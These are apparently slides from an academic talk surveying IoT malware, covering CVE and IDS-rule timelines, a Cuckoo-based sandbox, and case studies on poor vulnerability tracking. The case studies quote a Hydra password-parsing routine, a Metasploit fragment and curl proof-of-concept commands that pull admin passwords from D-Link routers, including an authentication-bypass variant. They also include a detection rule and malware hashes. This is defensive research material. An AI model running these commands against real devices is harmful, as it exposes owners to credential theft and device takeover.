UNIVERSITY OF JYVÄSKYLÄ
JYVÄSKYLÄN YLIOPISTO

IoT Malware

Comprehensive Survey, Analysis Framework and Case Studies

Andrei Costin and Jonas Zaddach

Who are we?

Andrei Costin

- Assistant professor at University of Jyväskylä
- Researching/Teaching on security/malware for IoT/embedded
- Firmware.RE Project
- ancostin@jyu.fi @costinandrei

Who are we?

Jonas Zaddach

- Malware researcher at Talos


- Working on IoT malware analysis and analysis automation

Agenda

- Introduction
- Challenges
- Malware Study
  - Methodology and Collection
  - Metadata and Survey
  - Analysis and Sandbox
- Case Studies
- Conclusions
- Q&A

Introduction:
IoT malware vs. PC malware

What is IoT?



Why is IoT a malware target?

- Always on
- Always connected
- Awareness and defence against IoT malware lower than for PC malware
- Less sophisticated exploits needed
- Source code for malware is available for use and adoption
- Build automation is offsetting the pain of developing for several platforms

What’s so special about IoT malware?

	PC	IoT
Platform heterogeneity	low	high
Malware family plurality	high	low
Detection on the system	easy	hard
In-vivo analysis	easy	very hard
Sandbox execution	easy	hard
Removal	medium	hard to impossible
Vulnerability assessment	medium	very hard

Introduction:
Timeline of IoT/embedded malware

IoT Malware Timeline

Malware study

Malware study:
Methodology and Collection

Methodology

- Identify complete set of IoT/embedded malware families
- Identify relevant and trusted information sources
- Collect comprehensive information and metadata
  - Samples
  - Analysis and technical reports
  - Real-world and honeypot attack reports
  - Malware family and botnet evolution
  - Infection and propagation
    - Vulnerabilities and exploits
    - Credentials
  - Defensive measures (IDS, Yara, VAS)
  - Any other relevant information

Methodology

- Structure and systematize information and metadata
  - Machine-readable
  - Easy to process, transform and code
- Analyse metadata
  - Produce reports and insights
  - Understand where IoT/embedded security fails
  - Understand where IoT/embedded defense can be improved
- Analyse samples
  - Produce reports and insights
  - Produce new or additional defensive mechanisms
- Cross-correlate all that information (gathered + generated) - future work

Malware study:
Metadata and Surveys

Metadata - In a Nutshell

- Analyzed IoT malware families (to date) ~ 28
  - Of collected and covered ~ 60
- Analyzed Resources/URLs ~ 1300
- Analyzed Vulns/CVEs (to date) ~ 80
  - Of collected and covered ~ 120
- Metadata: collected, analyzed, reviewed, archived, etc.
- Improvements and corrections always welcome :)

Metadata - Features Analyzed

- Malware Families
- Around several dozens of features, e.g.,
  - Timelines for first seen, online submission, analysis, SoK, attacks
  - Timelines for defense by IDS/IPS, VAS, Yara
  - CVEs/vulns/exploits used
  - CVSS scores base and temporal - both v2 and v3
  - Credential details
  - Source availability
  - Botnet characteristics (e.g., size, countries)
  - Missing, incorrect or inconsistent/confusing information to be fixed

Metadata - Features Analyzed

- CVEs/vulns/exploits
- Around a dozen of features, e.g.,:
  - CVSS scores base and temporal - both v2 and v3
  - Timelines for discovery, disclosure, analysis, exploits, attacks
  - Timelines for defense by IDS/IPS, VAS, Yara
  - Missing, incorrect or inconsistent/confusing information to be fixed

Survey - Vulns/CVEs

- Analyzed ~ 80 (Collect and cover ~ 120)
    - CVE-ID ~ 67 (84%)
    - CVE-MAP-NOMATCH ~ 13 (16%)

- CVSSv3
    - Mean 8.0
    - Median 8.1

- CVSSv2
    - Mean 7.2
    - Median 7.5

Survey - Vulns/CVEs

- IDS rules
- Not present/found ~ 27
- Present ~ 53
- Earliest rule for Vuln/CVE
    - Based on Present ~ 53
    - Mean ~ 517 days **after** earliest knowledge of Vuln/CVE
    - Median ~ 184 days **after** earliest knowledge of Vuln/CVE

Survey - Vulns/CVEs

- VAS rules
- Not present/found ~ 47
- Present ~ 33
- Earliest rule for Vuln/CVE
  - Based on Present ~ 33
  - Mean ~ 226 days **after** earliest knowledge of Vuln/CVE
  - Median ~ 71 days **after** earliest knowledge of Vuln/CVE

Survey - Malware Families

- Analyzed ~ 28 (Collect and cover ~ 60)

- CVEs/Vulns per family
  - Mean ~ 3 count
  - Median ~ 3 count

- CVE/Vuln knowledge was available before earliest knowledge of malware
  - Mean ~ 1095 days **before**
  - Median ~ 790 days **before**

Survey - Malware Families

- IDS rules
- Not present/found ~ 11
- Present ~ 17
  - Malware specific rules were available
    - Mean ~ 320 days **after** earliest malware knowledge
    - Median ~ 81 days **after** earliest malware knowledge
- Augmenting Malware rules with Vuln/CVE rules
  - Mean ~ 749 days **before** earliest malware knowledge
  - Median ~ 706 days **before** earliest malware knowledge

Survey - Malware Families

- VAS rules
- Not present/found ~ 27
- Present ~ 1
  - Malware specific rules were available
    - 43 days **after** earliest malware knowledge
- Augmenting Malware rules with Vuln/CVE rules
  - Mean ~ 1083 days **before** earliest malware knowledge
  - Median ~ 748 days **before** earliest malware knowledge

Survey - Malware Families

- YARA rules
- Not present/found ~ 17
- Present ~ 11
    - Malware specific rules were available
        - Mean ~ 499 days **after** earliest malware knowledge
        - Median ~ 213 days **after** earliest malware knowledge

Malware study:
Dynamic IoT malware analysis

Motivation


- In-vivo analysis is challenging
  - Tools need to be purpose-build for every device
    - E.g., gdb or strace for debugging programs
  - In-circuit analysis is non-trivial
    - Requires dedicated hardware (JTAG, SWD)
    - Requires lots of knowledge
    - Is time-consuming
- High volume of file samples requires automation

Challenges


- Heterogeneity of platforms
  - CPU architecture
  - Runtime libraries
  - Special instructions
- High preparatory work
  - Toolchains for every architecture need to be build
  - System images are required
  - System instrumentation needed
- Little-tested tools pose challenges
  - Code must be massaged to compile
  - Lots of bugs

Platform heterogeneity

On a PC:




Platform heterogeneity



Previous work

- Few attempts to tie together a sandbox, execution environment and instrumentation for malware
  - Cozzi et al: Understanding Linux Malware
  - HuntingMalware (link often down)
    - Based on Cuckoo
  - Limon?
    - Linux sandbox based on strace/sysdig, limited support for non-x86 architectures
  - Detux?
    - Linux sandbox with support for several architectures, no updates for the last two years

Sandbox architecture



System image preparation

- System image compiled with Buildroot
  - From distribution configuration
  - From kernel configuration
  - With additional patches
- A build hook integrates instrumentation
  - The systemtap kernel module for tracing syscalls is built and integrated

Analysis process

- Sample is triaged
- The emulator is prepared
  - Systemtap script for monitoring syscalls is loaded
  - The sample is injected into the analysis machine via the Cuckoo agent
- Sample is executed
- Execution terminates
  - Regular termination or exception
  - Timeout through Cuckoo
- Log files are analyzed
  - Cuckoo agent copies log to host
  - Cuckoo parses the log file

Example report

cuckoo Dashboard Recent Pending Search Submit Import

Time & API	Arguments	Status	Return	Repeated
mmap2 Feb. 8, 2235, 10:51 a.m.	p2: PROT_NONE p3: MAP_GROWSDOWN p0: 0x0 p1: 4294967295 p4: -1883308004 p5: 266288005120		0x77086000	0
open May 4, 2235, 8:35 a.m.	p0: 0x5 p1: O_RDONLY|O_APPEND|0x4		6	0
fstat May 8, 2235, 11:32 p.m.	p0: 108 p1: 0xc		0	0
mmap2 May 14, 2235, 1:14 a.m.	p2: PROT_NONE p3: MAP_GROWSDOWN p0: 0x0 p1: 4294967295 p4: -1883308004 p5: 266288005120		0x77085000	0
read July 4, 2235, 7:11 p.m.	p2: 6 p0: 3 p1: 0xc		4096	0

Case Studies

Case Studies
Hydra D-Link Exploit

Case Studies - Hydra D-Link Exploit

- Original Hydra malware dates back to 2008
  - “Authentication bypass vulnerability” in D-Link DIR645 routers
  - Hydra code open-sourced (or leaked) in April 2011 (hydra-2008.1.zip)
- Exploits
  - D-Link Authentication Bypass and Config Info Disclosure
- However ...
  - **CVE-MAP-NOMATCH**

```
/* cmd_advscan_getpass(sock_t *)     */
/* advance scanner password finder. */
int cmd_advscan_getpass(sock_t *scan_sp)
{
  char temp[801];
  char *one, *two;

    if(arg_send(scan_sp->s_fd, post_request) == false)
    return EXIT_FAILURE;

    recv(scan_sp->s_fd, temp, 100, 0);
    recv(scan_sp->s_fd, temp, 800, 0);

    one = strtok(temp, "<");

    while(one != NULL)
    {
        if(strstr(one, "password>"))
        {
            two = strtok(one, ">");

            while(two != NULL)
            {
                if(strcmp(two, "password") != true)
                {
                    snprintf(psw_x, strlen(two)+3, "%s\r\n", two);
                    return EXIT_SUCCESS;
                }
```

Case Studies - Hydra D-Link Exploit

- It then reappears …
  - Security advisory in February 2013
- However, still ...
  - **CVE-MAP-NOMATCH**

roberto.greyhats.it/advisories/20130227-dlink-dir.txt

```
[VULNERABILITY INFORMATION]
Class:          Authentication bypass

[AFFECTED PRODUCTS]
This security vulnerability affects the following products and firmware
versions:
   * D-Link DIR-645, firmware version < 1.03
Other products and firmware versions could also be vulnerable, but they were
not checked.

[VULNERABILITY DETAILS]
The web interface of D-Link DIR-645 routers expose several pages accessible
with no authentication. These pages can be abused to access sensitive
information concerning the device configuration, including the clear-text
password for the administrative user. In other words, by exploiting this
vulnerability unauthenticated remote attackers can retrieve the administrator
password and then access the device with full privileges.

More in detail, the following HTTP request fetches the administrator password:
     curl -d SERVICES=DEVICE.ACCOUNT http://<device ip>/getcfg.php

For those that are not familiar with "curl" syntax, the above command-line
requests the "getcfg.php" page, supplying the HTTP POST data
"SERVICES=DEVICE.ACCOUNT".
```

Case Studies - Hydra D-Link Exploit

- And then once again …
  - Used in October 2017 in IoTReaper
  - Security advisory in November 2017 for D-Link 850L and D-Link DIR8xx routers
- Still yet ...
  - **CVE-MAP-NOMATCH**

```
        if res.body =~ /<password>(.*)<\/password>/
          print_good("#{rhost}:#{rport} - credentials successfully extracted")

          #store all details as loot -> there is some usefull stuff in the response
          loot = store_loot("dlink.dir645.config","text/plain",rhost, res.body)
          print_good("#{rhost}:#{rport} - Account details downloaded to: #{loot}")

          res.body.each_line do |line|
            if line =~ /<name>(.*)<\/name>/
              @user = $1
              next
            end
            if line =~ /<password>(.*)<\/password>/
              pass = $1
              vprint_good("user: #{@user}")
              vprint_good("pass: #{pass}")
```

or.rb, which
Link exploit
rd> tags.

Remote Unauthenticated Information Disclosure via WAN and LAN

When an Admin is log-in to D-Link 850L it will trigger the global variable: *$AUTHORIZED_GROUP >= 1.*

An attacker can use this global variable to bypass security checks and use it to read arbitrary files.

Proof of Concept

```
$ curl -d "SERVICES=DEVICE.ACCOUNT&x=y%0aAUTHORIZED_GROUP=1"
"http://IP/getcfg.php"
```

DEVICE.ACCOUNT.xml.php script in the given directory that can provide attackers with a good deal of critical inform
login and password to the device.

```
foreach("/device/account/entry")
{
  if ($InDeX > $cnt) break;
  echo "\t\t\t<entry>\n";
  echo "\t\t\t\t<uid>".      get("x","uid"). "</uid>\n";
  echo "\t\t\t\t<name>".      get("x","name"). "</name>\n";
  echo "\t\t\t\t<usrid>".   get("x","usrid"). "</usrid>\n";
  echo "\t\t\t\t<password>". get("x","password")."</password>\n";
  echo "\t\t\t\t<group>".     get("x","group"). "</group>\n";
  echo "\t\t\t\t<description>".get("x","description")."</description>\n";
  echo "\t\t\t</entry>\n";
}
```

In other words, if attackers send a request to http://192.168.0.1/getcfg.php and add the SERVICES=DEVICE.ACOUNT
respond with the page containing a login and password to the device.

That is more than enough for attackers to, for example, use their custom malicious firmware to update the device.

Case Studies - Hydra D-Link Exploit

- Open questions
  - What should it take to properly file and track a vulnerability for decades to come?
  - How come **CVE-MAP-NOMATCH** even after:
    - 10+ years
    - 1 malware incident and code leak
    - 1 Metasploit module
    - 3 different (but essentially similar) security advisories
  - Is it really infeasible or impossible to create CVEs “a posteriori”?

Case Studies
VirusTotal’s In The Wild “2010-11-20”

Case Studies - VirusTotal's In The Wild "2010-11-20"


- At least 10 malware families have samples first seen in the wild = 2010-11-20

Malware family	Malware year	References
GoScanSSH	2018	https://www.virustotal.com/#/file/9d6809571bec7429098bcb7ca0b12f8cb094d9079c6765b10a9c90b881ee9d37/details
JenX/Jennifer	2018	https://www.virustotal.com/#/file/04463cd1a961f7cd1b77fe6c9e9f5e18b34633f303949a0bb07282dedcd8e9dc/details
Amnesia	2016	https://www.virustotal.com/#/file/f23fecbb7386a2aa096819d857a48b853095a86c011d454da1fb8e862f2b4583/details
NyaDrop	2016	https://www.virustotal.com/#/file/c3865eb1c211de6435d1352647c023c2606f9285d3304d54f17261a16bbec5ff/details
Mirai	2016	https://www.virustotal.com/#/file/8bd282b8a55a93c7ae5f1a5c69eab185da7d7e82c80f435c4ee049d3086002b7/details
Umbreon	2015	https://www.virustotal.com/#/file/409c90ecd56e9abcb9f290063ec7783ecbe125c321af3f8ba5dcbde6e15ac64a/details
PNScan1	2015	https://www.virustotal.com/#/file/579296cc79a45409e996269a46e383404299eb2c3e8f1c418c4325b18037dfe3/details
PNScan2/sshscan2	2015	https://www.virustotal.com/#/file/0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427/details
XorDDoS	2014	https://www.virustotal.com/#/file/bf4495ba77e999d3fe391db1a7a08fda29f09a1bbf8cad403c4c8e3812f41e90/details
KaitenSTD	2014	https://www.virustotal.com/#/file/6e4586e5ddf44da412e05543c275e466b9da0faa0cc20ee8a9cb2b2dfd48114e/details

TABLE V. MALWARE INSTANCES THAT DEPICT THE PROBLEMATIC "FIRST SEEN IN THE WILD 2010-11-20" TIMESTAMP.

Case Studies - VirusTotal's In The Wild "2010-11-20"

- At least 10 malware families have samples first seen in the wild = 2010-11-20



Case Studies - VirusTotal's In The Wild "2010-11-20"

- Summarising response from VirusTotal support team:

Jul 30, 1:51 AM PDT

Hello,

First seen in the wild is mainly generated by third party tools. I would say it's fairly easy to fake, therefore I would advise against taking it as a ultimate source of truth.

Hope this helps and let me know if you have more questions!

Case Studies - VirusTotal's In The Wild "2010-11-20"

- "Not all metadata is created equal"
- Need to trust your metadata vendor
- Still, need to continuously check, reassess, clean metadata
- And even then, what should be a more trusted "first seen in the wild" source?

Case Studies
Challenges with Metadata Analysis

References to CVE and Vulnerabilities
Missing CVEs

- Hydra/Aidra
  - https://securelist.com/heads-of-the-hydra-malware-for-network-devices/36396/
  - Use of a D-Link authentication bypass exploit
- Observations
  - Which CVE and exploit exactly?
  - Which IDS/IPS rules to watch?
  - Why not get to the bottom of the root cause as above “Case Studies - Hydra D-Link Exploit”

performing DDoS attacks. Getting access to the router was possible by either using a built-in list of default passwords or with the use of a D-Link authentication bypass exploit.

References to CVE and Vulnerabilities
Missing CVEs

- Hajime
  - https://x86.re/blog/hajime-a-follow-up/
  - The atk module is now capable of infecting ARRIS modems by using the password-of-the-day "backdoor" with the default seed
- Observations
  - Why not mention **CVE-2009-5149**?

- The atk module is now capable of infecting ARRIS modems by using the password-of-the-day "backdoor" with the default seed (outlined here: https://w00tsec.blogspot.com/2015/11/arris-cable-modem-has-backdoor-in.html). It does so by checking for the Arris telnet banner upon connection.

References to CVE and Vulnerabilities
Missing CVEs

- Hajime
  - https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/
  - 1. TR-069 exploitation; 3. Arris cable modem password of the day attack.
- Observations
  - Why not mention **CVE-2016-10372** and **CVE-2009-5149**?

1. TR-069 exploitation;
2. Telnet default password attack;
3. Arris cable modem password of the day attack.

References to CVE and Vulnerabilities
Wrong CVEs

- TheMoon
  - https://github.com/paralax/BurningDogs/commit/59194664a0b2090866761760a36cb9c5aba51f01#diff-6f7d97840d5faa6509e84af3e771b78aR51
  - 1. TR-069 exploitation; 3. Arris cable modem password of the day attack.
- Observations
  - **CVE-2012-1823** PHP CGI Argument Injection - NOT TheMoon
  - TheMoon is **EDB-31683**

```
+    {
+        "ref": "https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823",
+        "cve": "CVE-2012-1823",
+        "pat": "/hndUnblock.cgi",
+        "checkurl": -1,
+        "name": "theMoon malware"
+    },
```

References to CVE and Vulnerabilities
Wrong CVEs

- ExploitKit DNSChanger
  - http://doc.emergingthreats.net/bin/view/Main/2020857
  - ET EXPLOIT Belkin Wireless G Router DNS Change POST Request
  - www.exploit-db.com/exploits/3605
- Observations
  - EDB-<u>36</u>05 "Picture-Engine 1.2.0 - 'wall.php?cat' SQL Injection" **CVE-2007-1791**
  - EBD-<u>63</u>05 “Belkin Wireless G Router - Authentication Bypass” **CVE-2008-1244**

```
alert http any any -> $HOME_NET $HTTP_PORTS (msg:"ET EXPLOIT Belkin Wireless G Router DNS Change POST Request"; flow:to_server,established; content:"POST"; http_method; urilen:22; content:"/cgi-bin/setup_dns.exe"; http_uri; content:"getpage=|2e 2e|/html/setup/dns.htm"; http_client_body; depth:29; fast_pattern:9,20; content:"resolver|3a|settings/nameserver1="; http_client_body; distance:0; reference:url,www.exploit-db.com/exploits/3605; classtype:attempted-admin; sid:2020857; rev:4; metadata:created_at 2015_04_07, updated_at 2015_04_07;)
```

References to CVE and Vulnerabilities
Messy CVEs

- VPNFilter and CVE-2013-2679
- TrendMicro
  - CVE-2013-2679 **OS Command Injection** Linksys E4200
- EDB-25292 and Cloudscan.me
  - CVE-2013-2679 **Cross-site scripting (reflected)**
- MITRE
  - ** RESERVED **

References to CVE and Vulnerabilities
Messy CVEs

- VPNFilter and CVE-2013-2678
- TrendMicro
  - CVE-2013-2678 **Reaper OS Command Injection** Linksys E2500
- Cloudscan.me
  - CVE-2013-2678 **File path traversal**
- EBD-24478 and EDB-24475
  - Linksys E1500/E2500 - Multiple Vulnerabilities
  - Linksys WRT160N - Multiple Vulnerabilities
- MITRE
  - ** RESERVED **

References to CVE and Vulnerabilities
Non-machine-readable IOCs

- Aidra and Darlloz
- http://avg.soup.io/post/402112529/Linux-Aidra-vs-Linux-Darlloz-War-of

Next, we list the MD5 sums of all the samples we have analyzed.

- Linux.Aidra
  - MIPS:
    239BC73D0067257A3595DC62F95A6C31, 3EBB928C1D4DACDFE58A5A81B50BFDDD, 91AC17EC899C3FCA03B2501B71DFEAF5, ACF08A3D1EFC9C1140768E52B19A3A04, C035ACEE41B6E11C65C0C8BF9281E0BE
  - ARM:
    382C5CC3C23BE27B5BF034BB83633B0F, A3ABEE73D44A75D399746FD2D2317C4D, 038AAB3AB8B7297E6A1281ABB2A43F91, 88B36C8D6C56AA613E54C3BE95B5A65E
  - PowerPC:
    F895A9CCE2B46265BD73E34E73362985
- Linux.Darlloz
  - MIPS:
    19911CB32B0B58D49D1FF694D4AEB979, 1D0FFD8EB90CE1122B41C14E64534350, 5EF7AC971CF52850570F8C3AD149DEEE, 9D9C0195636C1A5A1E86A07F10F2F523, B02D28BBCEEF582C1CF90B2CB062822F
  - ARM:
    8A5CCB7A5695E3B4FEBCF098DBDB496E, 981989EB6D971FB940627679F3D491FB
  - x86:
    00A299FD149939CEC860C71224B77209, 5B4321B24ED9BCF423F51D39D22C5F26, E66EB75F05328783C23745EF9D573DE1, EBEE4228EB3443CD8D55228733B8C1C6
  - PowerPC:
    304011169F1C4FCD04379515AE6685B9, B61B8521BAE5058C4ED37358344C7599

References to CVE and Vulnerabilities Single-family multi-name problem

- Darlloz a.k.a. Zollard
  - Zollard - http://doc.emergingthreats.net/bin/view/Main/2017798
  - Darlloz - https://snort.org/rule_docs/1-32013

```
